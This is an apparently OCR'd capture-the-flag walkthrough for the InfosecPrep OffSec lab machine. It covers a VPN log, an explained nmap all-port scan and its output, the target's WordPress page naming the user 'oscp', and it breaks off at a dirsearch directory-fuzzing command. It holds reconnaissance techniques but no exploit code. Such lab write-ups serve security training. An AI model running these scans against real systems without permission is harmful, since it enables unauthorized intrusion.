
InfosecPrep


“This machine was created for the InfoSec Prep Discord Server as a give way for a 30d voucher to the OSCP Lab, Lab materials, and an exam attempt.”

First of all start VPN which we have downloaded from the official site of Offsec to enter in the Offsec free rooms network




```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn universal.ovpn
[sudo] password for kali:
2025-04-03 12:05:20 Note: Treating option '--ncp-ciphers' as  '--data-ciphers
' (renamed in OpenVPN 2.5).
2025-04-03 12:05:20 OpenVPN 2.6.13 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-04-03 12:05:20 library versions: OpenSSL 3.4.1 11 Feb 2025, LZO 2.10
2025-04-03 12:05:20 DCO version: N/A
2025-04-03 12:05:25 TCP/UDP: Preserving recently used remote address: [AF_INE
T]51.89.135.148:1194
2025-04-03 12:05:25 UDPv4 link local: (not bound)
2025-04-03 12:05:25 UDPv4 link remote: [AF_INET]51.89.135.148:1194
2025-04-03 12:05:25 [offensive-security.com] Peer Connection Initiated with [
AF_INET]51.89.135.148:1194
2025-04-03 12:05:26 TUN/TAP device tun0 opened
2025-04-03 12:05:26 net_iface_mtu_set: mtu 1500 for tun0
2025-04-03 12:05:26 net_iface_up: set tun0 up
2025-04-03 12:05:26 net_addr_v4_add: 192.168.45.248/24 dev tun0
2025-04-03 12:05:26 Initialization Sequence Completed
```

Now start the InfosecPrep machine



NAME	IP ADDRESS	POINTS	DIFFICULTY	LAST ACTION	PROGRESS
InfosecPrep		5	Easy	2 days ago	

After 1 Minute you will see a IP Address copy the IP address




NAME	IP ADDRESS	POINTS	DIFFICULTY	LAST ACTION
InfosecPrep	192.168.121.89	5	Easy	1 minute ago

First thing what we have to do run the Nmap scan on the given ip address
nmap which will led us to the services that are running, I'm gonna use the command below.

command : nmap -sCV -A -p- -Pn --min-rate 5000 192.168.121.89

Breaking it Down:

1. `nmap` → Runs the Nmap network scanning tool.
2. `-sCV` →
   - `-sC` → Runs default scripts.
   - `-sV` → Detects service versions.
3. `-A` → Enables OS detection, version detection, script scanning, and traceroute.
4. `-p-` → Scans **all 65,535 ports**.
5. `-Pn` → Disables host discovery (treats the target as alive).
6. `--min-rate 5000` → Sends **at least** 5000 packets per second (faster scan).
7. `192.168.121.89` → The **target IP address**.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sCV -A -p- -Pn --min-rate 5000 192.168.121.89
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-03 12:08 EDT
Nmap scan report for 192.168.121.89
Host is up (0.18s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
|_  256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: OSCP Voucher &#8211; Just another WordPress site
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry
|_/secret.txt
33060/tcp open  mysqlx  MySQL X protocol listener
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT       ADDRESS
1   224.55 ms 192.168.45.1
2   215.89 ms 192.168.45.254
3   224.84 ms 192.168.251.1
4   209.61 ms 192.168.121.89

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.13 seconds
```

we can see the following ports and services:

- port 22/tcp - SSH
- port 80/tcp - HTTP

  Now, let’s first have a look at the HTTP service running on Port 80



OSCP Voucher Just another WordPress site

UNCATEGORIZED

OSCP Voucher

By admin July 9, 2020 No Comments


Heya! Welcome to the hunt.

In order to enter the give away, you must obtain the root flag located in /root/. Once you've obtained the flag, message the TryHarder bot with the command !flag <insert flag>. It will then validate the flag for verification. Should it be incorrect, it will let you know. If it's correct, you will be given a new role on the server where you can chat with others in a private channel. Once you've received the role you are entered into the give away!

In the page on http port we can see in the text is written :-

Oh yea1 Almost forgot the only user on this box is "oscp".

here we can see is only one user the is oscp



with the command !flag <insert flag>. It will then validate the flag for verification. Should it be incorrect, it will let you know. If it's correct, you will be given a new role on the server where you can chat with others in a private channel. Once you've received the role you are entered into the give away!

You must be a member of the server in order to use the command above.

For those downloading this box off vulnhub at a later time, the command above will no longer be available.

Oh yea! Almost forgot the only user on this box is "oscp".

A big thank you to Offensive Security for providing the voucher.

Happy Hunting


-FalconSpy & InfoSec Prep Discord Server

(https://discord.gg/RRgKaep)

Here we are not getting much details or any information about the user password or anything now here we gonna do directory fuzzing with our best tool


dirsearch

==here is the command :- dirsearch --url http://192.168.121.89/



